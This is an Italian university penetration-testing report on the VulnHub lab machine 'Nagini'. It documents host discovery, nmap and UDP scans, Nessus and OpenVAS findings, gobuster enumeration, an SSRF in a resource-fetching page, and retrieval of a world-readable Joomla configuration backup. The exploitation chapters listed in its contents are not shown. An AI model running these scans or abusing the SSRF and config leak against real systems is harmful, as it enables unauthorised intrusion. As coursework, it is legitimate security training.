

Penetration Testing Narrative

HARRY POTTER: NAGINI

Professore

Arcangelo Castiglione

Studente

Giuseppe Cardaropoli

Matricola: 0522501310

Corso di Penetration Testing & Ethical Hacking
A.A. 2022/2023



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

1.	INTRODUZIONE.....	2
2.	STRUMENTI UTILIZZATI.....	3
2.1	KALI LINUX – MACCHINA ATTACCANTE.....	3
2.2	HARRY POTTER: NAGINI – MACCHINA TARGET	3
2.3	VIRTUAL BOX – AMBIENTE DI VIRTUALIZZAZIONE	3
3.	TARGET DISCOVERY	4
3.1	SCOPERTA INDIRIZZO IP MACCHINA TARGET.....	4
3.2	RAGGIUNGIBILITÀ MACCHINA TARGET.....	4
3.2	OS FINGERPRINTING	5
4.	ENUMERATING TARGET & PORT SCANNING	6
4.1	TCP PORT SCANNING.....	6
4.2	UDP PORT SCANNING.....	6
5.	VULNERABILITY MAPPING	8
5.1	ANALISI AUTOMATIZZATA DELLE VULNERABILITÀ.....	8
5.1.1	<i>Nessus</i>	8
5.1.2	<i>OpenVas</i>	10
5.2	ANALISI DELLE VULNERABILITÀ WEB	11
5.2.1	<i>Information Leakage</i> – <i>gobuster</i>	11
5.2.2	<i>Information Leakage</i> – <i>JoomScan</i>	14
6.	TARGET EXPLOITATION.....	16
6.1	DATABASE EXPLOITATION.....	16
6.1.1	<i>Remote Code Execution</i> – <i>Gopherus</i>	16
6.2	CLIENT SIDE EXPLOITATION	20
7.	POSTEXPLOITATION	22
7.1	EXPLOIT LOCALI	22
7.2	PRIVILEGE ESCALATION.....	22
7.2.1	<i>Privilege Escalation</i> – utente <i>snape</i>	23
7.2.2	<i>Privilege Escalation</i> – utente <i>hermoine</i>	24
7.2.3	<i>Privilege Escalation</i> – utente <i>root</i>	26
7.3	MANTAINING ACCESS.....	26
8.	RIFERIMENTI.....	28

1. Introduzione

Il **Penetration Testing** è quel processo che permette di analizzare e valutare la sicurezza di un sistema informatico o una rete in generale replicando il più fedelmente possibile ciò che farebbe un **Back Hat Hacker**.

All'interno di questo documento verranno illustrate tutte le fasi riguardanti l'attività di Penetration Testing effettuata sulla macchina **HarryPotter: Nagini**, così da rendere il processo interamente replicabile. In particolar modo, l'intera attività è suddivisa nelle seguenti fasi:

- **Target Scoping;**
- **Information Gathering;**
- **Target Discovery;**
- **Enumeration Target & Port Scanning;**
- **Vulnerability Mapping;**
- **Target Exploitation;**
- **Post Exploitation.**

Queste fasi fanno parte del **Framework Generale per il Penetration Testing (FGPT)**. Nel nostro contesto possiamo “tralasciare” la fase di Target Scoping in quanto richiede la presenza del cliente che commissiona l’attività di Penetration Testing. Inoltre, è possibile “saltare” anche la fase di Information Gathering poiché, essendo l’asset una macchina virtuale, le uniche informazioni che possiamo ottenere sono quelle fornite dallo sviluppatore, ma quest’ultimo non ha rilasciato nulla. Quindi, possiamo partire direttamente con la fase di Target Discovery.

2. Strumenti Utilizzati


In questo capitolo andremo a descrivere gli strumenti utilizzati, più precisamente la macchina attaccante, la macchina target e l'ambiente di virtualizzazione.

2.1 Kali Linux – Macchina Attaccante



Come macchina attaccante è stato utilizzato il sistema operativo **Kali Linux** (64 bit) nella versione 2023.1. Kali Linux è una distribuzione GNU/Linux basata su Debian, pensata per l'informatica forense e la sicurezza informatica, in particolare per effettuare penetration testing.

2.2 HarryPotter: Nagini – Macchina Target



Come macchina target è stata scelta la macchina **HarryPotter: Nagini** scaricabile al seguente link: <https://www.vulnhub.com/entry/harrypotter-nagini,689/>.

Si tratta di una macchina virtuale di cui non ci viene fornita alcuna informazione.

2.3 Virtual Box – Ambiente di Virtualizzazione



Per la virtualizzazione si è scelto di utilizzare il software **Oracle VM Virtual Box**. Per mettere in comunicazione le due macchine virtuali (macchina attaccante e target) è stata creata una rete locale virtuale con NAT (chiamata PTEH) su Virtual Box.

3. Target Discovery

L'obiettivo di questa fase è quello di individuare la macchina target all'interno della rete e raccogliere le prime informazioni che potranno essere utili nelle fasi successive.

3.1 Scoperta indirizzo IP macchina target

Come prima cosa, cerchiamo di individuare la macchina target e di ottenere il suo indirizzo IP. A tal scopo utilizziamo il tool **netdiscover**. Poiché siamo in una rete locale, possiamo definire anche il range di indirizzi IP in cui cercare. Dunque, eseguiamo il comando:

```
netdiscover -r 10.0.2.0/24
```

- **-r**: permette di specificare un range di indirizzi in cui cercare.

Currently scanning: Finished! Screen View: Unique Hosts					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.3	08:00:27:d1:97:b0	1	60	PCS Systemtechnik GmbH	
10.0.2.4	08:00:27:b2:03:26	1	60	PCS Systemtechnik GmbH	

Nella precedente figura è mostrato l'output del comando prima indicato. I primi tre indirizzi IP vengono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Per questo motivo possiamo assumere per esclusione che l'indirizzo IP della macchina target *Nagini* sia **10.0.2.4**.

3.2 Raggiungibilità macchina target

Utilizziamo il comando **ping** per assicurarci che la macchina *Nagini* sia raggiungibile.

```
(root㉿kali)-[~]
# ping -c 4 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.901 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.555 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.504 ms

--- 10.0.2.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3133ms
rtt min/avg/max/mdev = 0.504/0.750/1.042/0.227 ms
```

La precedente figura mostra l'esecuzione del comando e possiamo notare come la macchina target sia effettivamente raggiungibile.

3.2 OS Fingerprinting

Una volta aver scoperto l'indirizzo IP della macchina target, possiamo procedere con una fase di **OS Fingerprinting attivo** per ottenere informazioni riguardo il sistema operativo della macchina target. Per farlo utilizziamo il tool **nmap**. Più precisamente, eseguiamo il comando:

```
nmap -O 10.0.2.4
```

- **-O**: permette di abilitare la OS detection.

Dall'output di questo comando, mostrato nella figura successiva, scopriamo che la macchina target *Nagini* monta un sistema operativo Linux-based la cui versione è compresa tra 4.15 e 5.6.

```
(root㉿kali)-[~]
└─# nmap -O 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 06:58 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00074s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:B2:03:26 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
```

4. Enumerating Target & Port Scanning

Dopo aver scoperto l'indirizzo IP della macchina target ed esserci assicurati della sua raggiungibilità, proseguiamo con l'individuare quali sono le porte aperte e quali servizi, con le relative versioni, sono offerti dalla macchina target *Nagini*.

4.1 TCP Port Scanning

Per far ciò utilizziamo nuovamente il tool **nmap**. Più precisamente, eseguiamo il comando:

```
nmap -sV -T5 -p- 10.0.2.4 -oX nmap_tcp_scan.xml
```

- **-sV**: permette di ottenere quante più informazioni possibili sui servizi erogati dalle porte;
- **-T5**: permette di ottenere la massima velocità di scansione;
- **-p-**: permette di scansionare tutte le 65535 porte;
- **-oX**: l'output prodotto è un file XML.

Siccome l'output del precedente comando è un file XML, procediamo con il convertirlo in formato HTML:

```
xsltproc nmap_tcp_scan.xml -o nmap_tcp_scan.html
```

Di seguito è riportata una tabella con le porte aperte individuate da **nmap** con i relativi servizi e le relative versioni. Le porte non riportate in tabella risultato essere chiuse.

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **conn-refused**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
80	tcp open	http	syn-ack	Apache httpd	2.4.38	(Debian)

4.2 UDP Port Scanning

Successivamente, effettuiamo una scansione delle porte UDP. A tal proposito utilizziamo il tool **unicornscan** perché risulta essere più veloce rispetto ad **nmap**. Il tool **unicornscan** non è presente all'interno di Kali, per installarlo basta digitare il comando:

```
sudo apt install unicornscan
```

Una volta scaricato **unicornscan**, procediamo con la scansione digitando il comando:

```
unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
```

- **-mU**: indica che la modalità di scansione è “UDP scanning”;
- **-Iv**: abilità la stampa dei risultati;
- **-r**: indica il rate di pacchetti inviati al secondo.

```
[root@kali) ~]
# unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
adding 10.0.2.4/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should
take a little longer than 20 Seconds
sender statistics 4036.4 pps with 65544 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 in
terface drops
```

Dall'output del precedente comando possiamo notare come non ci siano porte UDP aperte oppure sono filtrate.

5. Vulnerability Mapping


Una volta scoperti il sistema operativo ed i servizi che la macchina target *Nagini* eroga dobbiamo capire se i servizi esposti o il sistema operativo presentano delle vulnerabilità che possono essere o meno sfruttate.

5.1 Analisi Automatizzata delle Vulnerabilità

Innanzitutto, procediamo con un'analisi automatica delle vulnerabilità. A tale scopo, i due principali strumenti utilizzati sono **Nessus** e **OpenVas**. Per questo progetto sono stati utilizzati entrambi così da combinarne i risultati.

5.1.1 Nessus

Nessus è un tool di vulnerability scanning molto diffuso in ambito cybersecurity che permette di effettuare scansioni su singole macchine target oppure su intere porzioni di rete. Nel contesto di questo progetto è stata creata ed eseguita una “**Basic Network Scan**” verso la macchina target *Nagini*. Di seguito sono riportati i risultati di tale scansione:



INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	66334	Patch Report
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	10287	Traceroute Information

Possiamo notare come siano state trovate in totale 30 vulnerabilità, di cui 5 di livello critico, una di livello alto e 24 di livello info. Per ogni vulnerabilità è riportato il livello di severity, lo score secondo il CVSS 3.0 ed il nome della vulnerabilità. Questi risultati verranno combinati con quelli ottenuti tramite OpenVas.

5.1.2 OpenVas

Anche **OpenVas** è un framework di vulnerability mapping che permette di scansionare una o più macchine al fine di rilevare informazioni dettagliate. Nel contesto di questo progetto è stata creata ed eseguita una “**OpenVAS Default Scan**” verso la macchina target *Nagini*:

New Task

Name: Vulnerability Mapping - Nagini

Comment:

Scan Targets: Nagini

Alerts:

Schedule: -- Once

Add results to Assets: Yes

Apply Overrides: Yes

Min QoD: 70 %

Alterable Task: No

Auto Delete Reports: Do not automatically delete reports

Scanner: OpenVAS Default

Scan Config: Full and fast

Cancel Save

Di seguito sono riportati i risultati della scansione:

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
joomla! 2.5.0 - 3.10.6, 4.0.0 - 4.1.0 Multiple Vulnerabilities	9.8 (High)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
joomla! 3.0.0 - 3.10.6, 4.0.0 - 4.1.0 Multiple Vulnerabilities	9.8 (High)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
joomla! 2.5.0 - 3.9.27 Multiple Vulnerabilities	7.5 (High)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
joomla! 3.0.0 - 3.9.26 Multiple Vulnerabilities	6.1 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
joomla! 3.7.0 - 3.10.6 XSS Vulnerability	6.1 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
joomla! 3.0.0 - 3.9.27 Multiple XSS Vulnerabilities	6.1 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
joomla! 3.0.0 - 3.9.25 Multiple Vulnerabilities	5.3 (Medium)	80 %	10.0.2.4		80/tcp	Mon, May 15, 2023 11:13 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.0.2.4		general/tcp	Mon, May 15, 2023 11:12 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.0.2.4		general/icmp	Mon, May 15, 2023 11:12 AM UTC

Sono state rilevate 9 vulnerabilità, di cui 3 di livello alto, 4 di livello medio e 2 di livello basso. Per ogni vulnerabilità è riportato il nome, il tipo di mitigazione ed il livello di severity secondo il CVSS 2.0. In realtà le vulnerabilità riscontrate sono maggiori, infatti per molte di queste è scritto “Multiple Vulnerabilities”.

Importante sottolineare come siano state trovate diverse vulnerabilità riguardanti **Joomla!**, ovvero un content management system per la realizzazione e gestione di pagine web. Probabilmente è installato sulla macchina target *Nagini*.

Inoltre, possiamo notare come siano state rilevate vulnerabilità differenti rispetto a quelle rilevate da Nessus. Quindi è stato importante utilizzare entrambi gli strumenti così da combinarne i risultati.

5.2 Analisi delle Vulnerabilità Web

Nella fase di Enumerating Target & Port Scanning e tramite le scansioni appena fatte abbiamo scoperto che la macchina target Nagini espone servizi web sulla porta 80. Quindi, possiamo procedere con l'utilizzare diversi tool per l'analisi automatica di vulnerabilità web-based.

5.2.1 Information Leakage – gobuster

Controlliamo se c'è stata un'esposizione di informazioni critiche e/o sensibili riguardo una web application e/o un web server. Questo tipo di vulnerabilità può essere rilevata e sfruttata tramite strumenti di **web crawling** e **directory bruteforce**. Ad esempio, è possibile utilizzare il tool **gobuster**. Tale strumento non è presente in Kali, per installarlo basta digitare il comando:

```
sudo apt install gobuster
```

Una volta installato, digitiamo il seguente comando:

```
gobuster dir -u http://10.0.2.4 -x html,txt,php,bak -w /usr/share/wordlists/dirb/common.txt
```

- **dir**: indica che viene utilizzata la classica modalità di directory brute-forcing;
- **-u**: indica l'URL su cui effettuare la scansione;
- **-x**: indica le estensioni di nostro interesse;
- **-w**: indica la wordlist da utilizzare.

```
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.0.2.4
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:   html,txt,php,bak
[+] Timeout:      10s

2023/05/16 13:06:47 Starting gobuster in directory enumeration mode


/.html           (Status: 403) [Size: 273]
/.php            (Status: 403) [Size: 273]
/.hta.html       (Status: 403) [Size: 273]
/.hta.php        (Status: 403) [Size: 273]
/.hta            (Status: 403) [Size: 273]
/.hta.bak        (Status: 403) [Size: 273]
/.hta.txt        (Status: 403) [Size: 273]
/.htaccess       (Status: 403) [Size: 273]
/.htaccess.html  (Status: 403) [Size: 273]
/.htaccess.bak   (Status: 403) [Size: 273]
/.htpasswd       (Status: 403) [Size: 273]
/.htaccess.php   (Status: 403) [Size: 273]
/.htpasswd.txt   (Status: 403) [Size: 273]
/.htpasswd.php   (Status: 403) [Size: 273]
/.htpasswd.html  (Status: 403) [Size: 273]
/.htaccess.txt   (Status: 403) [Size: 273]
/.htpasswd.bak   (Status: 403) [Size: 273]
/index.html      (Status: 200) [Size: 97]
/index.html      (Status: 200) [Size: 97]
/joomla          (Status: 301) [Size: 305] [→ http://10.0.2.4/joomla/]
/note.txt         (Status: 200) [Size: 234]
/server-status    (Status: 403) [Size: 273]
```

Dall'output del precedente comando possiamo notare come abbiamo accesso alla pagina **index.html** ed al file **note.txt** e la presenza della directory **/joomla**.

Per quanto riguarda la pagina **index.html**, non contiene informazioni utili. Infatti, il contenuto di tale pagina è il seguente:



Invece, per quanto riguarda il file **note.txt** questo è il suo contenuto:



Sembra che il web server utilizzi il protocollo HTTP3 attualmente non supportato da Firefox. Per riuscire a contattare il web server utilizzando il protocollo HTTP3 è stata seguita la seguente guida <https://github.com/cloudflare/quiche#building> per l'installazione di **quiche**, ovvero un'implementazione del protocollo di trasporto QUIC e di HTTP3. Successivamente, una volta aver installato **quiche**, è stato contattato il web server sfruttando il protocollo HTTP3 tramite il comando:

```
/quiche/target/debug/examples/http3-client https:10.0.2.4
```

Questo è il risultato che otteniamo:

```
[root@kali-] /# /quiche/target/debug/examples/http3-client https://10.0.2.4
<html>
  <head>
    <title>Information Page</title>
  </head>
  <body>
    Greetings Developers !!

    I am having two announcements that I need to share with you:

      1. We no longer require functionality at /internalResourceFeTcher.php in our main production servers. So I will be removing the same by this week.
      2. All developers are requested not to put any configuration's backup file (.bak) in main production servers as they are readable by every one.

    Regards,
    site_admin
  </body>
</html>
```

Ricaviamo le seguenti informazioni:

1. Esiste un **file backup (.bak) di configurazione** all'interno del web server che è leggibile da chiunque;
2. La presenza di una pagina **/internalResourceFeTcher.php**. Possiamo notare come questa pagina non sia stata rilevata dal tool **gobuster**. Il contenuto di tale pagina è il seguente:

The screenshot shows a web browser window with the URL `10.0.2.4/internalResourceFeTcher.php` in the address bar. The page content is a large black rectangle with the text "Welcome to Internal Network Resource Fetching Page" repeated twice. Below the page content is a search bar with a placeholder "Search" and a "Fetch" button.

Si tratta di una pagina per il recupero di risorse specificate all'interno della form. Attraverso questa pagina è possibile indurre il web server ad effettuare richieste HTTP. Infatti, se proviamo ad inserire all'interno della form "10.0.2.4" ci viene mostrata la main page:


The screenshot shows a web browser window with the URL `10.0.2.4/internalResourceFeTcher.php?url=10.0.2.4` in the address bar. The page content is a large black rectangle with the text "Welcome to Internal Network Resource Fetching Page" repeated twice. Below the page content is a search bar with a placeholder "Search" and a "Fetch" button.



In questo caso è presente una vulnerabilità di tipo **Server-Side Request Forgery (SSRF)**.

5.2.2 Information Leakage – JoomScan

Tornando all'output del comando gobuster, notiamo la presenza della directory **/joomla**. Questo conferma il fatto che sulla macchina target *Nagini* è installato **Joomla**. Infatti, all'indirizzo **http://10.0.2.4/joomla/** è possibile visualizzare la pagina:



A tal proposito utilizziamo il tool **JoomScan** che permette di rilevare in maniera automatica delle vulnerabilità nelle implementazioni del CMS Joomla, configurazioni errate e carenze a livello di amministrazione dei servizi offerti. Tale strumento non è presente all'interno di Kali, per installarlo basta digitare il comando:

```
sudo apt install joomscan
```

Una volta installato **JoomScan**, eseguiamo il seguente comando:

```
joomscan -u http://10.0.2.4/joomla
```

Di seguito è riportato un output parziale del comando con le informazioni più rilevanti:

```
[+] admin finder  
[++) Admin page : http://10.0.2.4/joomla/administrator/  
  
[+] Checking sensitive config.php.x file  
[++) Readable config file is found  
config file path : http://10.0.2.4/joomla/configuration.php.bak
```

È stato trovato un file **configuration.php.bak**, ovvero un file backup di configurazione leggibile da chiunque. Abbiamo praticamente trovato il file di configurazione citato pocanzi. Quindi, scarichiamo il suddetto file:

```
wget http://10.0.2.4/joomla/configuration.php.bak
```

Mostriamone il contenuto:

